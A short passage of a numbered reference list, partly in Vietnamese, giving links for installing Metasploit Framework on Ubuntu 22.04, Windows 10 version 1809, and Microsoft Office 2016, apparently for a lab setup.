<https://linuxhint.com/metasploit-framework-ubuntu-22-04/>
4. Windows 10-1809:
<https://softcomputers.org/en/windows/windows-10/windows-10-education/>
5. Cài đặt Microsoft office 2016:
<https://download.com.vn/tai-office-2016-85931>